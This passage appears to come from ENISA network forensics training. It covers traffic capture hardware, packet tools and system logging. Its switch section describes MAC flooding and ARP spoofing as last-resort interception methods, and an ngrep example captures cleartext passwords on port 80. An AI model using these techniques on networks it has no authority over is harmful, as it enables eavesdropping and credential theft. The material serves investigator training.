


Figure 1-3. Gigabit Ethernet network tap function schema

The only way to terminate the signal (as shown in Figure 1-3⁵) is to use a PHY chip to separate the signal and then send the signal on to the link partner. However, it is not passive any longer, so in case of a failure the link can go down and the services on the link are interrupted. To minimize this problem each copper tap has a bypass switch (relays), which closes in a power down situation (as shown in the picture), to bring the link back up. This has some drawbacks, see an article on Network tap (section Gigabit Base-T issues) on Wikipedia.

Vampire taps (Figure 1-4⁶) are devices that pierce the shielding of coaxial cables to provide access to the signal within. The device clamps onto and "bites" into the cable (hence the term "vampire", see Figure 1-5⁷), inserting a probe through a hole drilled using a special tool through the outer shielding to contact the inner conductor, while another spikes bite into the outer conductor. Unlike inline network taps, the cable does not need to be severed (or disconnected) for a vampire tap to be installed. Great care must be taken when drilling into the cable, since the inner conductor is only a few millimetres thick at best, the conductor can be broken when drilling too far⁸.

⁵ Source: https://en.wikipedia.org/wiki/Network_tap#/media/File:Gbit-Tap_schema.gif

⁶ Source: https://en.wikipedia.org/wiki/Vampire_tap#/media/File:ThicknetTransceiver.jpg

⁷ Source: https://en.wikipedia.org/wiki/Vampire_tap#/media/File:VampireTap.jpg

⁸ As everybody knows who ever dealt with 10Base5 cabling



Figure 1-4. Vampire tap



Figure 1-5. Vampire tap internals

Fibre Optic network taps (Figure 1-6⁹) work similarly to inline taps for copper cables. The investigators will splice the optic cable and connect it to each port of a tap or insert a pre-fabricated tap at a point where the optical cable is terminating, like before a switch or patch panel.




Figure 1-6. Passive fibre optic tap

⁹ Source: https://en.wikipedia.org/wiki/Network_tap#/media/File:Fiber_optic_tap.png

Attaching the tap to network will disrupt the network at the point of insertion and cause some additional signal attenuation, although taps that are more complex may amplify the signal back to its original level, but this will require some kind of power supply.

1.4.1.2 Hubs

A network hub is an OSI Layer 1 device that physically connects all stations on a local subnet to one circuit. It maintains no knowledge of what devices are connected to what ports. It is merely a physical device designed to implement baseband (or “shared”) connectivity. When the hub receives a frame, it forwards it to all other ports. Therefore, every device connected to the hub physically receives all traffic destined to every other device attached to the hub. Thus, all traffic on the segment can be trivially captured by connecting to any unused port on a hub.

Many devices that are labelled as “hubs” are in fact switches. A reliable way to determine if a device is actually a hub is to connect a station to it, put the network interface into promiscuous mode, and observe the traffic. If only packets destined for the monitoring station and broadcast traffic can be seen, then the device is a switch. If it is a hub, traffic to all other connected stations should be seen.

1.4.1.3 Switches

Like hubs, switches connect multiple stations together to form a LAN. Unlike hubs, switches use software to keep track of which stations are connected to which ports, in its CAM (Content Addressable Memory) table. When a switch receives a packet, it forwards it only to the destination station’s port. Individual stations do not physically receive each other’s traffic. This means that every port on a switch is its own collision domain. Depending on the OSI layer a switch operates at, it is referred to as a *layer 2 switch* when operating at the data-link layer, or *layer 3 switch* when operating at the network layer, which is also called routing.

A switches CAM table stores MAC addresses with corresponding switch ports. The purpose of the CAM table is to allow the switch to minimize traffic per port so that each individual station only receives traffic that is destined for it.

Switches can often be configured to replicate traffic from one or more ports to some other port for aggregation and analysis. The most vendor-neutral term for this is “port mirroring.” Investigators will need administrative access to the switch’s operating system to configure port mirroring. A monitoring station needs to be connected to the mirroring port to capture the traffic. Investigators must consider the bandwidth mirroring port in comparison to the traffic on the monitored ports, not to drop packets.

1.4.1.4 Active acquisition

Without administrative access, there are still methods to sniff traffic in switched networks. In cases when the network administrators themselves are not trusted, investigators may need to use the same techniques as attackers. This is not recommended and should be seen only as a measure of last resort, as they cause the switch to operate outside normal parameters and will likely trigger intrusion detection mechanisms in the network.

First, the attacker can flood the CAM table of the switch with information (by sending packets with different MAC addresses). This attack is referred to as “MAC flooding” or “CAM table overflow”. When the CAM table overflows, switches by default will “fail open” to a hub mode of operation and send traffic for systems not in the CAM table out to every port.

Second, an “ARP spoofing”, or “ARP (cache) poisoning” attack can be conducted. The Address Resolution Protocol (ARP) is used by stations on a LAN to dynamically map IPv4 addresses (Layer 3) to corresponding MAC addresses (for IPv6 this function is carried out within ICMPv6, but the principle is otherwise identical). The attacker broadcasts bogus ARP packets, which link the attacker’s MAC address to the victim’s IP address. Other stations on the LAN add this bogus information to their ARP tables, and send traffic for the router’s IP address to the attacker’s MAC address instead. This causes all IP packets destined for the victim station to be sent instead to the attacker (who can then copy, change, and/or forward them on to the victim).

1.4.2 Acquiring traffic in radio networks

There are some additional complexities involved in capturing traffic in wireless network. In this section, a few significant notes for capturing and analysing such wireless traffic are given.

There are many protocols in use today that enable wireless networking. To name the more common ones:

- **WLAN:** this refers to Wireless Local Area Networks as specified in IEEE 802.11-2016¹⁰.
- **Mobile telephone:** with a wide variety of protocols being currently in use.
- **Bluetooth:** Also called Wireless Personal Area Networks, they are specified in IEEE 802.15.1¹¹. Depending on the class of the device, ranges vary from 0.5 m up to 100 m.
- **IEEE 802.15.4¹²:** This will refer to lower layers of protocols like ZigBee¹³ or LoPWAN¹⁴ with ranges being similar to Bluetooth. Power requirements and data ranges are generally lower than 802.15.1, except for Bluetooth LE (low energy).

For each protocol, there are several frequency bands over which data can be transmitted, with each band subdivided into smaller bands, called channels. Not all frequency bands or all channels are in use everywhere in the world. Most countries limit what frequency and channels are used within their jurisdiction. The consequence is that network equipment made for one country may operate on different frequencies and channels than one made for another country. Thus, adversaries using wireless technology from a different country which may not be detected by that countries network equipment.

Spectrum analysers are designed to monitor RF frequencies and report on usage. They can be very helpful for identifying rogue wireless devices and channels in use.

1.4.2.1 WLAN passive evidence acquisition

To capture WLAN traffic, investigators need an 802.11 wireless card capable of running in Monitor mode; a mode that many WLAN cards do not support. There is a difference between Monitor mode and Promiscuous mode that can be summed up as follows:

¹⁰ IEEE (2016), *IEEE 802.11-2016 – Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*: <https://ieeexplore.ieee.org/document/7786995>

¹¹ Original standard be the IEEE as IEEE 802.15.1-2005 – Wireless Medium Access Control (MAC) and Physical Layer (PHY) specifications for Wireless Personal Area Networks (WPAN) <http://standards.ieee.org/findstds/standard/802.15.1-2005.html> now maintained by the Bluetooth SiG (Bluetooth 2018, <https://www.bluetooth.com/specifications/protocol-specifications>)

¹² IEEE (2015), *IEEE 802.15.4-2015 – IEEE Standard for Low-Rate Wireless Networks* https://standards.ieee.org/standard/802_15_4-2015.html

¹³ Zigbee (2018), <https://www.zigbee.org/zigbee-for-developers/zigbee-3-0/>

¹⁴ Kushalnagar (2007), <https://datatracker.ietf.org/doc/rfc4919/>

- **Monitor mode:** Packets are captured without associating to an access point. Traffic from (and to) all access points and stations in radio range will be captured, independent of SSID. This can be thought of an analogue to standing in a room and listening to people's conversations.
- **Promiscuous mode:** Packets are captured after associating with an access point and the system will be listening to all packets, even those not addressed to it. "All packets" in promiscuous mode means packets from all stations being associated with the AP. This can be thought of an analogue to joining a group of people in a conversation, and hearing sentences not related to you.

An important difference between Monitor mode and promiscuous mode is that in monitor mode the packets are captured in 802.11 format while in promiscuous mode they are presented in Ethernet (802.3) format. From a forensic standpoint, monitor mode is preferable as it is completely passive and conveys more information. It is recommended to use a special-purpose WiFi monitoring card that can be configured to operate completely passively. Similar considerations must be made with 802.15.1 and 802.15.4 traffic. Equipment to capture mobile telephone traffic is typically not available to investigators not belonging to law enforcement.

Regardless of whether a WLANs traffic is encrypted, investigators can gain a great deal of information by capturing and analysing 802.11 management traffic. This information commonly includes:

- Broadcast SSIDs (and sometimes even non-broadcast ones).
- WAP MAC addresses.
- Supported encryption/authentication algorithms.
- Associated client MAC addresses.

Even when a WLAN's traffic is encrypted, there is a single shared key for all stations. This means that anyone who gains access to the encryption key can listen to all traffic relating to all stations (as with physical hubs)¹⁵. For investigators, this is helpful because local IT staff can provide authentication credentials, which facilitate monitoring of all WLANs traffic. Furthermore, there are well-known flaws in common WLAN encryption algorithms such as WEP, which can allow investigators to circumvent or crack unknown encryption keys.

Once an investigator has gained full access to unencrypted 802.11 traffic contents, this data can be analysed in the same manner as any other unencrypted network traffic.

1.5 Short introduction to some well-known tools

In the following sub-sections, a brief introduction into some of the more common network forensic tools will be given, outlining their general purpose, while chapter 2 will go into more depth about how the tools are used in practice. The focus will be on open-source and Linux-based tools, as the VM used in the exercise is also Linux-based and a goal of the ENISA training material is to make them accessible to a wider audience; since a non-free OS for the VM and/or non-free tools would impose licence costs on the participants. Besides that, many forensic practitioners use Linux for their work and most of the introduced tools (except Argus) will also run on Windows or macOS.

¹⁵ This will be mitigated with the deployment of WPA3.

1.5.1 Packet capturing tools: tcpdump, dumpcap

Getting access to network traffic is the prerequisite for analysis, be it in real-time or off-line sometime later. Beyond dedicated hardware sniffers, there are two software tools which perform the task of capturing network packets and writing them to disk: *tcpdump*¹⁶ and *dumpcap*^{17,18}. The former is a software package on its own while the latter is a tool in the *Wireshark* package, where it is used to perform the actual packet capturing for *Wireshark* and *tshark*. *tcpdump*, being the oldest of these tools is also the source of the *libpcap* library for reading and filtering packets.

Both tools are similar in their usage, as the command line options of *dumpcap* are largely modelled after those of *tcpdump*. In a simple invocation *tcpdump* or *dumpcap* are given a network interface to listen on and a filename to write to, like in `tcpdump -i eth0 -w dump.pcap` or `dumpcap -i eth0 -w dump.pcapng`. Both tools use the *pcap* output format or the newer *pcapng* format.

Additional features include a filtering language (*Berkeley Packet Filter, BPF*) for selecting packets from the network, which allows capturing only specific traffic like HTTP coming from a given IP-address, like `tcpdump src 192.168.2.3 and tcp port 80`. Another feature is the ability to switch output files when a given size is exceeded. This can come in handy, when the underlying filesystem supports only files of a certain maximum size (like 2 GB) and since analysing large dump files can be time-consuming, especially, when importing the dump file into a full analysis tool like *Wireshark*.

1.5.2 A simple pattern matching engine: ngrep

A common task in network forensics and intrusion detection is searching for a pattern in network traffic passing through a certain point in the network. While this can be carried out with full analysis tools like *Wireshark* or IDS like *snort*, sometimes a simpler, lightweight tool is better suited for the job. This niche is filled by *ngrep*¹⁹, a simple but effective tool for searching simple patterns in network traffic. It is basically “grep applied to the network layer”.

It uses the *pcap* library from *tcpdump* (*libpcap*) to read packets from the network interface and the *Perl Compatible Regular Expression* (PCRE) library for pattern matching in the read packets. *ngrep* is a command line tool which makes it easy to be applied on demand, assumed that a command line interface (CLI) access to the system is present. Besides sniffing from a network interface, *ngrep* can also be used to search for patterns in a *pcap* file. Filtering with *ngrep* is two-fold: first, is the textual (or hexadecimal) pattern that is used to search in the payload, and second is the *pcap* filter, which is mostly used to filter for IP-addresses, port numbers, etc.

An example is: `ngrep -q -d eth0 -W byline -wi "pass|USER" port 80` which searches either for the strings “pass” or “USER” on all packets going to or coming from port 80 (TCP or UDP). The “-i” flag instructs *ngrep* to ignore case when matching. It outputs all packets to standard output matching the above pattern(s).

¹⁶ <https://www.tcpdump.org/>

¹⁷ <https://www.wireshark.org/>

¹⁸ For completeness, there is a third tool for Linux only: *netsniff-ng*: <https://www.netsniff.org/>

¹⁹ <https://github.com/jpr5/ngrep>

1.5.3 A flow capture & analysis tool: Argus

Before going into details, it is often useful to start by acquiring an overview of what is going on into a network. This is where network flow tools come into use. A flow is a sequence of packets from a source to a destination, “an artificial logical equivalent to a call or connection” (Brownlee et al., 1999).

By looking at flows instead of packets, one can quickly find things that stand out like new hosts on a network, unusually high amounts of data transfers, data flows to uncommon ports, etc. Furthermore, by storing flow records instead of full packet captures, a lot of space can be conserved, as payload data (OSI Layer 5 and up) is not stored at all and the lower layer information is aggregated, thus enabling longer time periods of monitoring.

Argus is one of the first implementations of a network flow monitoring system, it used to be an acronym for **Audit Record Generation and Utilization System**²⁰. Bejtlich (2013) describes it as a “*session data generation and analysis suite*”. Originally developed by Carter Bullard, it is now maintained by Qosient Technologies²¹ under an Open Source licence.

The system consists of two packages. The *Argus* package contains the *Argus monitor*, consisting of the program *Argus*, which is used to capture packets (using *libpcap*) from the *network* (or from a file) and aggregate them into flow records. Running the *Argus monitor* is similar to *tcpdump*, for example `argus -i eth0 -w log.argus` to generate flow records from a network interface or `argus -r dump.pcap -i dump.argus` to create flow records from a packet capture file. If only a subset of network traffic, like say the the subnet 172.28.2.0/22 is of interest, Argus supports the use of *tcpdump* style filter expressions, like `argus -i eth0 -w log.argus net 172.28.2.0/22`. Together with the flow records, Argus provides several flow metrics, such as reachability, loss, jitter, retransmission or delay. The flows are also enriched with attribute data that is available from the packet contents, such as OSI Layer 2 addresses, tunnel identifiers (MPLS, GRE, IPsec, etc...), protocol ids, SAP's, hop-count, options, Layer 4 transport identification (RTP detection), host flow control indications, etc...

The *argus-clients* package contains numerous clients to analyse the flow records, with the *ra* (*Read Argus*) program being the most flexible. Other programs include *rapolicy* to match flow records against an access control list to catch misconfigured packet filters or *ragraph* to graph flow record data. The following picture shows the output from *ratop* for a hosted website.

```
ratop -r argus.out - remote 'port
http'
2018/07/17.19:21:31 CEST
StartTime      Flgs  Proto  SrcAddr      Sport  Dir  DstAddr      Dport  TotPkts  TotByt
es State
00:15:36.233618 e      tcp    78.186.188.12.52903  -
> 85.114.128.143.80      4      228    RST
09:41:32.626411 e      tcp    179.228.18.161.33058  -
> 85.114.128.143.80      4      228    RST
18:17:01.280555 e      tcp    93.174.93.218.58117  -
> 85.114.128.143.80      3      174    RST
18:06:23.979436 e      tcp    93.174.93.218.43854  -
> 85.114.128.143.80      3      174    RST 16:20:22.553271
e      tcp    93.174.93.218.43915  -> 85.114.128.143.80      3      174    RST
18:44:35.080129 e      tcp    216.244.65.210.59901  -
> 85.114.128.143.80      3      174    RST
```

²⁰ There is also a system monitoring package by the same name which is not part of this exercise (<http://argus.tcp4me.com/>)

²¹ <https://qosient.com/argus/index.shtml>

```
21:47:48.993661 e      tcp      109.248.9.10.42952  -  
> 85.114.128.143.80    3        174     RST  
[..]  
ProcessQueue      729 DisplayQueue    729 TotalRecords    860 Rate      19.6161 rps  Stat  
us Idle
```

1.5.4 Network intrusion detection system example: Snort

A NIDS is a device or software application that monitors a network for signs of malicious activity. This can be in the form of matching signatures of known bad activity or more general in the form of deviations from expected behaviour, either in form of an established policy, or as learned patterns. When such activity is discovered, the NIDS logs a security message to the console, a central log host, or a dedicated Security Information and Event Management (SIEM) system.

An example of an open source NIDS is Snort²², which operates primarily on attack signatures, thus being of the signature-based NIDS kind. It was originally developed by Martin Roesch under an Open Source licence and is now maintained by Cisco Systems. The tool itself and the database of attack signatures are maintained separately.

Packet capture (called *acquisition* in snort terminology) can be through the libpcap or through various Linux or BSD firewall frameworks like NFQ (NetFilter Queue) or IPFW (IP FireWall). Snort can also read from packet capture files (requiring libpcap).

Snort can be configured to run in three modes (Snort manual, n.d.):

- Sniffer mode, which simply reads the packets off the network and displays them in a continuous (human readable) stream on the console.
- Packet Logger mode, which logs the packets to disk. In both modes, snort will perform pretty much like tcpdump.
- NIDS mode, which performs detection and analysis on network traffic against a rule-set laid down by the user. It will then take a specific measure based on what has been identified. What exactly is detected and logged depends on the rule base that snort is configured to run with.
- There is a fourth mode, called NIPS (Network Intrusion Prevention System) or inline snort, where snort will drop or rewrite network traffic if it detects malicious activity in order to prevent attacks. This requires snort to be positioned so that all attack traffic has to pass through the system snort runs on. (Dietrich, 2016).

1.5.5 The full-scale analysis tool: Wireshark

Wireshark²³, originally named Ethereal, is an open source packet analyser package. It offers both a GUI tool (see Figure 1-7), also called *Wireshark*, and a command line analyser, called *tshark*.

Analysis tools are used by both network administrators and forensic investigators not only for network forensics but also for troubleshooting, analysis, software and communications protocol development, and education. The technical requirements in both cases are nearly identical, so both groups can use the same tool.

An analysis tool presents the user with a human readable representation of the network packet data, either in form of plain text or in form of a graphical usage interface (GUI). The data is typically represented as individual packets, with each packet broken down by ISO layers with each layer further broken down to

²² <https://www.snort.org/>

²³ <https://www.wireshark.org/>

individual fields and bits. Besides this representation function, an analysis tools allows the user to filter out irrelevant packets, thus narrowing down the amount of data to a manageable amount for analysis.

Further functions may include:

- The display of metadata, most importantly the time when a packet has been captured in form of a timestamp. The timestamp can be absolute or relative to other packets.
- Name resolution, like the vendor of a network card, derived from the MAC-address, full qualified domain names (FQDN) from the Domain Name System (DNS), etc.
- Statistical functions, like packet count by network-address, byte-counts, top-talkers, breakdown of data by network protocols, etc. These functions are often used at the beginning of investigations to find “interesting” parts of network traffic for further investigation.
- Stream re-assembly, especially for stream-oriented protocols like TCP.
- Extraction of network artefacts from higher-level protocols, like transferred files from HTTP or FTP or chat conversations.
- Decryption of network traffic, if the necessary key is somehow available.
- Often an analysis tools functionality can be extended by plugins to add new functionality, like dissecting new protocols, different graphical representations, or missing statistical functions.




Figure 1-7. Wireshark GUI

Also included is a packet capture tool, *dumppcap* and several more tools to merge, convert and edit capture files. Wireshark calls *dumppcap* for sniffing traffic. This has the security advantage that only the *dumppcap* process has to run with extended (root) privileges to undertake the capturing from the wire

while the *Wireshark* process can run with normal privileges. As the dissectors in Wireshark have been plagued with security vulnerabilities in the past, this alleviates some security risks when analysing malicious traffic.

Calling the analysis program can be done in several ways, using a shortcut from the desktop, directly from a menu, by associating Wireshark with the `.pcap` file extension and double clicking on a pcap file in a file manager, or from the command line with `wireshark` (Unix/Linux) or `wireshark.exe` (Windows).

2. Logging and Monitoring

Logging and monitoring the hosts and networks is one of the everyday tasks of IT-administrators and security personnel. Logging and monitoring are typically undertaken with one or several goals in mind:

- Monitoring resource consumption (processor, memory, disk storage, network bandwidth) with the goal to proactively identify shortages and deadlocks.
- Functional monitoring to identify problems with applications
- Security monitoring to become aware of ongoing known attacks

For the scope of the present work, the term *logging* means that components issue notifications (log messages) periodically or when certain conditions are met. These messages are stored locally and/or copied to a central location (log server). *Monitoring* means the active probing or eavesdropping to gather information about the state of systems and networks.

Without logging and monitoring, problems could remain undetected for long periods of time. Events, *especially* security incidents, will become much harder or even impossible to reconstruct.

The following *sections* will detail the task of monitoring and logging more closely, starting with useful sources of data to analyse. For network forensics to become possible, even more preconditions must be met, which are detailed in section 2.2. Section 2.3 will examine a key forensic instrument in reconstructing events: the timeline, followed by a section (2.4) on the correlation of data from different sources. Section 2.5 will deal with the tasks of collecting and storing the monitored data. Finally, collecting security data has legal ramifications, which will be covered in more detail during section 2.6.

2.1 Useful sources for analysis

In the *following* sub-sections, there will be an analysis of the most prevalent (but not exhausting) sources for host and network-based forensics.

2.1.1 Host-based sources

Host-based tools are meant as tools to gather and analyse log data. Log data is generated by applications, operating system (i.e. components and kernel) to notify developers and system administrators of events. The concrete structure and reliability vary with the underlying log infrastructure. The information conveyed depends on what the developers thought of being worth logged. It is typically not possible to increase the amount of information being logged beyond that what was designed into the system. Usually it is only possible to filter the amount of information down to some acceptable level. The following sub-sections will introduce the most often used logs for the major operating systems.

2.1.1.1 Syslog

When talking about syslog, one has to keep in mind, that there are two standards both named syslog. The old-style BSD syslog as specified by Lonvick (2001) as well as the newer "Syslog" type protocol as specified by Gerhards (2009).

From an application or programmer's perspective, they are identical as both use the same *syslog* API. User space programs use the libc `syslog` function, which in turn logs the user space messages to the `/dev/log` UNIX domain socket. The `syslogd` daemon listens on this socket. Other log sockets can be used by

application developers, but the `syslogd` configuration must be adopted to use them²⁴. `syslogd` can write the messages to any log file, named pipe or forward them to other syslog daemons on remote hosts through the syslog protocol (see section 2.5.3.1 Syslog protocols).

At the early boot stages, when the syslog daemon is not yet started, logging behaves differently. The Linux kernel logs messages to an in-memory buffer, the `klogd` daemon extracts messages from kernel log buffer and sends them to the systems console. This function can also be assumed by some implementations of `syslogd`. If neither are running, data remains in the buffer until someone reads it or the buffer overflows, which results in overwriting the older entries in the buffer. For convenience, the `dmesg` program can be called from user space to access the kernel log buffer.

Advantages:

- Syslog is a well-established system that ships with every Linux system and with most network devices like switches, routers, firewalls, WLAN access points, etc. Investigators will almost certainly find a couple of devices using syslog. Likewise, a wide range of tools to gather, parse, normalise and analyse syslog messages is already present.
- With messages being in a simple ASCII format, human readability is always ensured, and no conversion is necessary when transferring logfiles to other systems (see 2.1.1.6 below).

Disadvantages:

- The source of events logged through the syslog system is not authenticated, every local process can claim to be of a given name, process id, user id, etc. The data will simply be received and stored by the syslog daemon.
- Data logged is free-form. Automated log-analysers need to parse human language strings to identify message types, and parse parameters from them. This can be the cause of regular expression errors, and a steady need to catch-up with upstream developers who might tweak the human language log strings in new versions of their software.
- The entire length of a syslog message is limited to 1024 bytes. The message itself must be visible characters, including spaces, but no line-breaks or other non-printable characters. In some cases however, it will be useful to have binary data blobs for further analysis, for example ATA SMART blobs SCSI sense data, or firmware dumps, or binary packet data.
- The metadata stored for log entries is limited, and lacking key bits of information, such as service name, audit session or monotonic²⁵ timestamps. The timestamps generally do not carry time zone information and the timestamp in the syslog message header will not contain information about the year, the time zone or have a sub-second resolution²⁶. The former will be needed if information has to be correlated that spans multiple time zones. The latter will be useful when hundreds of events occur on a single system, such as proxies or gateway that have many connections per second, as will be the case in larger organisations.

²⁴ The `mkfifo` command can be used to create sockets in the file system that can be written to like normal Unix files.

²⁵ https://en.wikipedia.org/wiki/Monotonic_function

²⁶ RFC 5424 addresses this in section 6.2.3: see Gerhard (2009), <https://tools.ietf.org/html/rfc5424>

2.1.1.2 Systemd-journald

Systemd is a replacement for the *init* system on Linux systems. Many Linux distributions ship with *systemd* as the default *init* system. It comes with its own logging program called *systemd-journald*, or short *journald*, which addresses some shortcomings of Linux *syslog* implementations and replaces *syslog* and *klogd*.

Systemd does not replace standard Linux logging facilities, although it uses its own API²⁷ for internal use, but can handle log messages coming from different sources, including:

- Kernel log messages, via *kmsg*, which are otherwise handled by *dmesg* or *klogd*.
- Simple system log messages, via the `libc syslog(3)` call. These are the messages handled by traditional *syslog* daemons.
- Structured system log messages via the native Journal API (i.e. `sd_journal_print(4)`)
- Standard output and standard error of (*systemd*) service units.
- Audit records, originating from the kernel audit subsystem

The main difference to *syslog* is that *journald* is replacing plain text files with a more structured format²⁸. It retains *syslog* compatibility at the API level and can log *syslog* messages to its own journal files. Journald log messages not only consist of a fixed list of fields with the main log messages in a single free-form body but also allow the application to define their own fields for the message. The format allows for quick access to and retrieval of messages by all fields.

Advantages:

- As *systemd* handles messages from `/proc/kmsg` it can handle early boot or late shutdown logging, although some *syslog* implementations can also have this capability.
- Journald does not need log rotation by using a space-optimized format directly that does not require renaming files to archive entries and automatically limiting the maximum size of the journal on the disk. This removes a lot of the difficulty's programs face when dealing with log files.
- Journald log files will be smaller and somewhat easier to parse by automated tools.
- There is some protection against tampering of journald logs, an internal signing mechanism can detect manipulations of the log. Also, the source of log messages is not as easy to fake as with *syslog* as it requires kernel level privileges. However, it is still possible to delete log entries or the whole log, if the attacker gets sufficient privileges to manipulate (i.e. write) log files, typically root.

Disadvantages:

- *Journald* has no provisions to forward logs to other hosts. Instead, *journald* logs have to be transferred either with periodic file transfers or with *syslog* forwarders. There is a recent development called *systemd-journal-remote*²⁹ that tries to address these shortcomings by forwarding *systemd* logs via HTTPS³⁰, but its quality remains to be evaluated. Another way would be to use structured *syslog* messages from Gerhard (2009), but there is as of now only one implementation³¹ and it does not support all *journald* event fields.

²⁷ `sd_journal_print(4)`

²⁸ <https://www.freedesktop.org/wiki/Software/systemd/journal-files/>

²⁹ <https://www.freedesktop.org/software/systemd/man/systemd-journal-remote.html>

³⁰ <https://www.freedesktop.org/wiki/Software/systemd/export/>

³¹ <https://www.rsyslog.com/>

- Journald logfiles can no longer directly be processed with standard tools made for syslog text logs. However, conversion is possible.

2.1.1.3 auditd

auditd logs are text files consisting of *entries*. Each entry is a single line of key-value pairs. Entries can be in *raw* format, which does not resolve user-ids, syscalls, etc. – or in *enriched* format, which does resolve. The following listing is an example of an audit log line in *raw* format.

```
type=USER_AUTH msg=audit(1509820875.793:519693): pid=17957 uid=1000 auid=1000 se
s=4657 msg='op=PAM:authentication acct="root" exe="/usr/bin/su"
hostname=? addr=? terminal=pts/0 res=success'
```

